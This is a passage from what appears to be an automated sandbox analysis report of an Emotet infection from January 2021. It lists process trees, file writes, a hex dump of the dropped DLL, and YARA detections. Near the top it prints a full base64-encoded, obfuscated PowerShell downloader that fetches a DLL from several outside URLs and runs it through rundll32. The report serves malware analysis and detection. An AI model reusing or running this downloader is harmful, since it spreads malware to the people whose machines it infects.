cAKQArACgAJwBvACcAKwAnAG0ALwBoAC8AJwApACsAKAAnAEkAQgAnACsAJw AvACcAKQApAC4AIgByAGAAZQBwAGwAYABBAGMARQAiACgAKAAoACcAeAAnAC sAJwAgAFsAJwApACsAJwAgAHMAJwArACgAJwBoACAAJwArACcAYgAnACkAKQ AsACgAWwBhAHIAcgBhAHkAXQAoACcAbgBqACcALAAnAHQAcgAnACkALAAnAH kAagAnACwAJwBzAGMAJwAsACQAVABrADEAcQB3AHQAOQAsACcAdwBkACcAKQ BbADMAXQApAC4AIgBTAFAAYABMAGkAdAAiACgAJABSADYAOQBJACAAKwAgAC QAUwA0AGsANgB0AHIAagAgACsAIAAkAEMAMgA4AFEAKQA7ACQAQgAwADUASw A9ACgAJwBDACcAKwAoACcAOAAwACcAKwAnAE4AJwApACkAOwBmAG8AcgBlAG EAYwBoACAAKAAkAFQAdQA1AHQAdAB0AGEAIABpAG4AIAAkAE8AeQBsAHgAMQ BkAGMAKQB7AHQAcgB5AHsAKAAmACgAJwBOAGUAJwArACcAdwAtAE8AYgBqAG UAJwArACcAYwB0ACcAKQAgAFMAeQBzAHQAZQBtAC4ATgBlAFQALgB3AEUAQg BDAGwAaQBlAE4AdAApAC4AIgBEAG8AdwBuAGAAbABvAEEARABmAGAASQBMAG UAIgAoACQAVAB1ADUAdAB0AHQAYQAsACAAJABNAHQAbgAwADUAdgByACkAOw AkAEoAXwA0AEgAPQAoACgAJwBOACcAKwAnADAAMgAnACkAKwAnAFYAJwApAD sASQBmACAAKAAoACYAKAAnAEcAZQB0AC0AJwArACcASQAnACsAJwB0AGUAbQ AnACkAIAAkAE0AdABuADAANQB2AHIAKQAuACIATABFAG4AYABHAGAAVABlAC IAIAAtAGcAZQAgADQAMQA3ADMANwApACAAewAmACgAJwByAHUAbgBkAGwAJw ArACcAbAAzADIAJwApACAAJABNAHQAbgAwADUAdgByACwAKAAoACcAQQBuAC cAKwAnAHkAJwApACsAJwBTACcAKwAoACcAdAByACcAKwAnAGkAbgAnACkAKw AnAGcAJwApAC4AIgB0AG8AcwB0AGAAUgBpAGAATgBnACIAKAApADsAJABTAD QANwBXAD0AKAAnAFcAMwAnACsAJwBfAE4AJwApADsAYgByAGUAYQBrADsAJA BTAF8ANABFAD0AKAAoACcAQgAnACsAJwA1ADQAJwApACsAJwBaACcAKQB9AH 0AYwBhAHQAYwBoAHsAfQB9ACQAVQAzADUAUgA9ACgAJwBDADYAJwArACcANQ BCACcAKQA=
Imagebase:	0x4a1c0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2496 Parent PID: 2376

General

Start time:	11:20:35
Start date:	25/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xffd00000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2308 Parent PID: 2376

General

Start time:	11:20:36
Start date:	25/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w hidden -enc IAAgAFMAZQBUAC0AaQBUAEUAbQAgACgAIgB2AEEA UgBpACIAKwAiAGEAYgBMAGUAOgAwAGkAIgArACIAOQBmACIAKwAiAFoAYgAi ACkAIAAgACgAIABbAFQAWQBwAEUAXQAoACIAewAxAH0AewAyAH0AewA0AH0A ewA1AH0AewAwAH0AewAzAH0AewA2AH0AIgAgAC0ARgAgACcAVABPACcALAAn AFMAWQBTAFQAZQAnACwAJwBNAC4ASQBvAC4AZABpACcALAAnAFIAJwAsACcA cgBlACcALAAnAEMAJwAsACcAWQAnACkAIAAgACkAIAAgADsAIAAgACAAJAB5 AHcATQA5AG4AIAA9AFsAdABZAFAARQBdACgAIgB7ADUAfQB7ADAAfQB7ADMA fQB7ADIAfQB7ADQAfQB7ADEAfQAiACAALQBGACAAJwBuAEUAdAAuAHMAZQBS AFYAJwAsACcAZQBSACcALAAnAEkAbgBUACcALAAnAGkAQwBFAFAAbwAnACwA JwBtAGEATgBBAEcAJwAsACcAUwBZAHMAdABFAE0ALgAnACkAIAAgADsAIAAg ACQAUwA0AGsANgB0AHIAagA9ACQATgA2ADkARwAgACsAIABbAGMAaABhAHIA XQAoADMAMwApACAAKwAgACQATwAyAF8AUAA7ACQARwAxADQAUQA9ACgAJwBV ACcAKwAoACcAMwAnACsAJwA2AE4AJwApACkAOwAgACQAMABJADkAZgB6AGIA OgA6ACIAQwBSAGUAYQB0AGAARQBEAGkAcgBFAGAAYwBUAE8AUgBZACIAKAAk AEgATwBNAEUAIAArACAAKAAoACgAJwAyAE8AYgBMACcAKwAnAGkAJwArACcA cQAnACkAKwAnADgAbAAnACsAJwA1ACcAKwAnADgAJwArACgAJwAyACcAKwAn AE8AYgBFAGcAJwApACsAKAAnAG8AJwArACcAawA3AGUAaQAnACkAKwAoACcA MgBPACcAKwAnAGIAJwApACkAIAAtAEMAUgBlAHAATABBAGMARQAgACgAWwBD AGgAQQBSAF0ANQAwACsAWwBDAGgAQQBSAF0ANwA5ACsAWwBDAGgAQQBSAF0A OQA4ACkALABbAEMAaABBAFIAXQA5ADIAKQApADsAJABPADIAXwBZAD0AKAAo ACcAVAAnACsAJwAzADUAJwApACsAJwBEACcAKQA7ACAAKAAgACAAZwBDAGkA IAAgAFYAQQBSAEkAQQBiAGwARQA6AHkAdwBtADkATgAgACkALgBWAGEAbAB1 AGUAOgA6ACIAUwBFAGMAdQByAGAAaQBUAFkAcABgAFIAbwB0AGAAbwBDAG8A bAAiACAAPQAgACgAKAAnAFQAbAAnACsAJwBzACcAKQArACcAMQAyACcAKQA7 ACQAUwA3ADcATgA9ACgAJwBBACcAKwAoACcAOAAxACcAKwAnAFcAJwApACkA OwAkAEcAcQBoADAAagBfAGIAIAA9ACAAKAAnAEQAJwArACgAJwA2ACcAKwAn ADQATwAnACkAKQA7ACQAVwA4ADYATwA9ACgAKAAnAEMAJwArACcANAA3ACcA KQArACcARgAnACkAOwAkAE0AdABuADAANQB2AHIAPQAkAEgATwBNAEUAKwAo ACgAJwB7ADAAfQAnACsAJwBMAGkAcQA4AGwANQA4AHsAMAB9ACcAKwAoACcA RQBnACcAKwAnAG8AJwApACsAJwBrADcAJwArACcAZQBpAHsAMAB9ACcAKQAg AC0AZgAgAFsAQwBoAGEAcgBdADkAMgApACsAJABHAHEAaAAwAGoAXwBiACsA JwAuAGQAJwAgACsAIAAnAGwAbAAnADsAJABLADYAOQBXAD0AKAAoACcASAA4 ACcAKwAnADkAJwApACsAJwBZACcAKQA7ACQAVABrADEAcQB3AHQAOQA9ACcA aAAnACAAKwAgACcAdAB0ACcAIAArACAAJwBwACcAOwAkAE8AeQBsAHgAMQBk AGMAPQAoACgAJwB4ACAAWwAnACsAJwAgAHMAJwArACcAaAAnACkAKwAnACAA YgAnACsAJwA6ACcAKwAnAC8AJwArACgAJwAvAG4AJwArACcAYQBkAHkAJwAp ACsAJwBzACcAKwAoACcAYQAnACsAJwAuAGMAJwApACsAJwBvAG0AJwArACgA JwAvACcAKwAnAHcAJwArACcAcAAnACsAJwAtAGMAbwBuAHQAZQAnACkAKwAn AG4AdAAnACsAJwAvAEEAJwArACgAJwBsAG0AJwArACcAZQB0ACcAKQArACcA LwAnACsAJwAhACcAKwAoACcAeAAnACsAJwAgAFsAJwApACsAKAAnACAAcwBo ACAAYgAnACsAJwA6AC8ALwBiACcAKwAnAG8AbwBtACcAKwAnAGEAcgBrACcA KQArACgAJwBlAHQAZQAnACsAJwByAC4AJwArACcAYwBvACcAKQArACgAJwBt ACcAKwAnAC8AdwAnACkAKwAoACcAcAAtAGMAJwArACcAbwBuAHQAJwArACcA ZQAnACkAKwAnAG4AdAAnACsAKAAnAC8AJwArACcANgAvACcAKQArACcAIQAn ACsAKAAnAHgAIAAnACsAJwBbACAAcwBoACcAKQArACgAJwAgACcAKwAnAGIA OgAnACkAKwAnAC8ALwAnACsAKAAnAGMAcgBvAG8AJwArACcAawAnACsAJwBz AC0AdABhAHkAbABvAHIAJwApACsAKAAnAC4AYwAnACsAJwBvACcAKQArACcA bQAnACsAJwAvACcAKwAoACcAMQA2ACcAKwAnADcANgAnACkAKwAnADQANwAn ACsAKAAnADAAOQA3ADMAJwArACcALwAxAC8AIQAnACsAJwB4ACcAKQArACcA IABbACcAKwAnACAAcwAnACsAJwBoACcAKwAnACAAJwArACcAYgA6ACcAKwAn AC8AJwArACgAJwAvAHcAJwArACcAaAAnACsAJwBpAHQAZQAnACkAKwAnAHQA JwArACcAaABlACcAKwAoACcAbQAnACsAJwBlAC4AJwApACsAJwB4AHkAJwAr ACgAJwB6AC8AJwArACcAdwBwAC0AYwBvAG4AJwArACcAdAAnACkAKwAoACcA ZQBuAHQALwAnACsAJwBxACcAKQArACcAOABIACcAKwAoACcALwAhAHgAJwAr ACcAIABbACcAKwAnACAAcwBoACcAKQArACgAJwAgAGIAJwArACcAOgAnACkA KwAoACcALwAvAHIAJwArACcAZQB4ACcAKQArACgAJwAuAHQAYQAnACsAJwBz ACcAKwAnAG0AaQByACcAKQArACgAJwBhACcAKwAnAGcAcgBvAHUAcAAuACcA KQArACgAJwBjAG8AbQAnACsAJwAvACcAKQArACgAJwB3ACcAKwAnAHAALQAn ACkAKwAnAGkAbgAnACsAKAAnAGMAJwArACcAbAB1AGQAJwArACcAZQBzAC8A dQBuADYARwAvACcAKwAnACEAeAAgACcAKQArACgAJwBbACAAJwArACcAcwBo ACAAYgA6ACcAKwAnAC8ALwAnACkAKwAnAHIAJwArACcAYQBiACcAKwAoACcA aQAnACsAJwBlAGkALgAnACkAKwAoACcAZgB1ACcAKwAnAG4ALwAnACkAKwAn AGUAaQAnACsAJwBkAGwAJwArACgAJwAtAHIAZQBjAG8AbgBzACcAKwAnAGkA JwArACcAZAAnACkAKwAnAGUAJwArACgAJwByAGEAJwArACcAdABpACcAKQAr ACgAJwBvAG4ALQBiAHMAJwArACcAMwBsACcAKwAnAHUALwAnACkAKwAoACcA ZgBlACcAKwAnAG8AJwApACsAJwBPAGkAJwArACgAJwBBAE8ALwAnACsAJwAh ACcAKQArACgAJwB4ACcAKwAnACAAWwAgAHMAJwApACsAKAAnAGgAJwArACcA IABiACcAKQArACgAJwA6AC8AJwArACcALwAnACkAKwAoACcAbAAnACsAJwB2 AG4AJwApACsAJwBzAGsAJwArACgAJwBpACcAKwAnAG4ALgBjACcAKQArACgA

	JwBVACcAKwAnAG0ALwB0AC8AJwApACsAKAAnAEkAQgAnACsAJwAvACcAKQAp AC4AIgByAGAAZQBwAGwAYABBAGMARQAiACgAKAAoACcAeAAnACsAJwAgAFsA JwApACsAJwAgAHMAJwArACgAJwBoACAAJwArACcAYgAnACkAKQAsACgAWwBh AHIAcgBhAHkAXQAoACcAbgBqACcALAAnAHQAcgAnACkALAAnAHkAagAnACwA JwBzAGMAJwAsACQAVABrADEAcQB3AHQAOQAsACcAdwBkACcAKQBbADMAXQAp AC4AIgBTAFAAYABMAGkAdAAiACgAJABSADYAOQBJACAAKwAgACQAUwA0AGsA NgB0AHIAagAgACsAIAAkAEMAMgA4AFEAKQA7ACQAQgAwADUASwA9ACgAJwBD ACcAKwAoACcAOAAwACcAKwAnAE4AJwApACkAOwBmAG8AcgBlAGEAYwBoACAA KAAkAFQAdQA1AHQAdAB0AGEAIABpAG4AIAAkAE8AeQBsAHgAMQBkAGMAKQB7 AHQAcgB5AHsAKAAmACgAJwBOAGUAJwArACcAdwAtAE8AYgBqAGUAJwArACcA YwB0ACcAKQAgAFMAeQBzAHQAZQBtAC4ATgBlAFQALgB3AEUAQgBDAGwAaQBl AE4AdAApAC4AIgBEAG8AdwBuAGAAbABvAEEARABmAGAASQBMAGUAIgAoACQA VAB1ADUAdAB0AHQAYQAsACAAJABNAHQAbgAwADUAdgByACkAOwAkAEoAXwA0 AEgAPQAoACgAJwBOACcAKwAnADAAMgAnACkAKwAnAFYAJwApADsASQBmACAA KAAoACYAKAAnAEcAZQB0AC0AJwArACcASQAnACsAJwB0AGUAbQAnACkAIAAk AE0AdABuADAANQB2AHIAKQAuACIATABFAG4AYABHAGAAVABIACIAIAAtAGcA ZQAgADQAMQA3ADMANwApACAAewAmACgAJwByAHUAbgBkAGwAJwArACcAbAAz ADIAJwApACAAJABNAHQAbgAwADUAdgByACwAKAAoACcAQQBuACcAKwAnAHkA JwApACsAJwBTACcAKwAoACcAdAByACcAKwAnAGkAbgAnACkAKwAnAGcAJwAp AC4AIgB0AG8AcwB0AGAAUgBpAGAATgBnACIAKAApADsAJABTADQANwBXAD0A KAAnAFcAMwAnACsAJwBfAE4AJwApADsAYgByAGUAYQBrADsAJABTAF8ANABF AD0AKAAoACcAQgAnACsAJwA1ADQAJwApACsAJwBaACcAKQB9AH0AYwBhAHQA YwBoAHsAfQB9ACQAVQAzADUAUgA9ACgAJwBDADYAJwArACcANQBCACcAKQA=
Imagebase:	0x13f900000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Liq8l58	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE875BEC7	CreateDirectoryW
C:\Users\user\Liq8l58\Egok7ei	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE875BEC7	CreateDirectoryW
C:\Users\user\Liq8l58\Egok7ei\D64O.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE875BEC7	CreateFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Liq8l58\Egok7ei\D64O.dll	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 89 46 0b 60 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 40 00 00 00 12 05 00 00 00 00 00 50 19 00 00 00 10 00 00 00 50 00 00 00 00 00 10 00 10 00 00 00 02 00 00 03 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 d0 05 00 00 04 00 00 a7 c7 05 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....F.`.......... .!...2.@..........P........P..	success or wait	15	7FEE875BEC7	WriteFile
C:\Users\user\Liq8l58\Egok7ei\D64O.dll	unknown	4096	10 50 ff 15 c4 61 00 10 8b 0d 30 60 00 10 51 ff 15 c4 61 00 10 e9 6b fe ff ff e8 11 fd ff ff c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00 c7 45 f8 2a 16 00 00	.P...a....0`..Q...a...k....... ..E.*....E.*....E.*....E.*.... E.*....E.*....E.*....E.*....E. *....E.*....E.*....E.*....E.*. ...E.*....E.*....E.*....E.*... .E.*....E.*....E.*....E.*....E .*....E.*....E.*....E.*....E.* ....E.*....E.*....E.*....E.*.. ..E.*....E.*...	success or wait	40	7FEE875BEC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Liq8l58\Egok7ei\D64O.dll	unknown	2392	f5 0b 17 1e 9a e5 d6 99 69 51 c7 4e a6 9d 29 6f e7 79 93 0d 32 63 53 ae cc c6 29 8a 20 c1 60 c6 f2 02 2c c4 f9 c8 22 df f9 27 82 a1 83 51 c2 bc c9 82 1a 21 84 b2 97 bc d4 af 44 1c 96 82 22 95 2a 85 54 ae f1 fd 3e 49 74 74 fc 8e ae 3f a5 72 f4 c3 5a 01 aa 50 a5 8b 76 95 1b 66 eb ef da df 94 2e d9 1a eb 4c 27 7d 4c 05 f7 f8 23 5d c4 57 c8 26 05 7a fc 81 23 5f 54 09 38 2a 62 d5 aa ca df ed cf 53 ab 1f f6 44 9c d5 99 59 c5 56 64 5b f7 8e 52 0f 66 fc 98 3f 44 06 13 64 6e e9 e1 15 60 50 a5 b1 ec cf b8 e8 c9 0b be c5 84 f7 dd 0a 9d da bc 29 6c 3d 56 ed bf 78 67 b6 5b c8 5e 14 1c b9 af 84 2d 77 a2 f7 39 95 37 6f 4e 7f 1c c6 3c 04 d6 31 c5 7e ef 3d e8 51 7e 71 ad 24 74 1b 2c dc f9 7c aa ef c2 76 49 68 62 d5 8b f5 03 df be 7d 8e 0f 36 75 46 5b 93 76 c4 83 ee 82 be	.....iQ.N..)o.y..2cS...). . `...,..."..'...Q.....!.....D. ..".*.T...>ltt...?.r..Z..P..v. .f.....L'}L...#].W.&.z..#_ T.8*b.....S...D...Y.Vd[..R.f. .?D..dn...`P.....) l=V..xg.[.^.....-w..9.7oN...<. .1.~.=.Q~q.$t.,..|...vIhb..... .}..6uF[.v.....	success or wait	1	7FEE875BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE85C5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEE85C5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEE86EA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEE875BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEE875BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEE86B69DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEE86B69DF	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEE875BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEE875BEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2512 Parent PID: 2308

General

Start time:	11:20:40
Start date:	25/01/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Liq8l58\Egok7ei\D64O.dll AnyString
Imagebase:	0xffad0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Liq8l58\Egok7ei\D64O.dll	unknown	64	success or wait	1	FFAD27D0	ReadFile
C:\Users\user\Liq8l58\Egok7ei\D64O.dll	unknown	264	success or wait	1	FFAD281C	ReadFile

Analysis Process: rundll32.exe PID: 2360 Parent PID: 2512

General

Start time:	11:20:40
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\rundll32.exe' C:\Users\user\Liq8l58\Egok7ei\D64O.dll AnyString
Imagebase:	0xde0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2097454036.00000000002A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2098137627.0000000010000000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000007.00000002.2097343885.0000000000220000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2708 Parent PID: 2360

General

Start time:	11:20:45
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Users\user\Liq8l58\Egok7ei\D64O.dll',#1
Imagebase:	0xde0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2108873547.0000000000220000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2108849548.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000008.00000002.2110270893.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2844 Parent PID: 2708

General

Start time:	11:20:50
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Sqnknlpyv\hvpedfkj.tan',xwmmryHmiBrcQ
Imagebase:	0xde0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2118741033.00000000001C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2118727946.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000009.00000002.2121402086.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: rundll32.exe PID: 2804 Parent PID: 2844

General

Start time:	11:20:55
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Sqnknlpyv\hvpedfkj.tan',#1
Imagebase:	0xde0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2129792071.00000000006D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2129775635.00000000006B0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 0000000A.00000002.2130727723.0000000010000000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2936 Parent PID: 2804

General

Start time:	11:21:00
Start date:	25/01/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
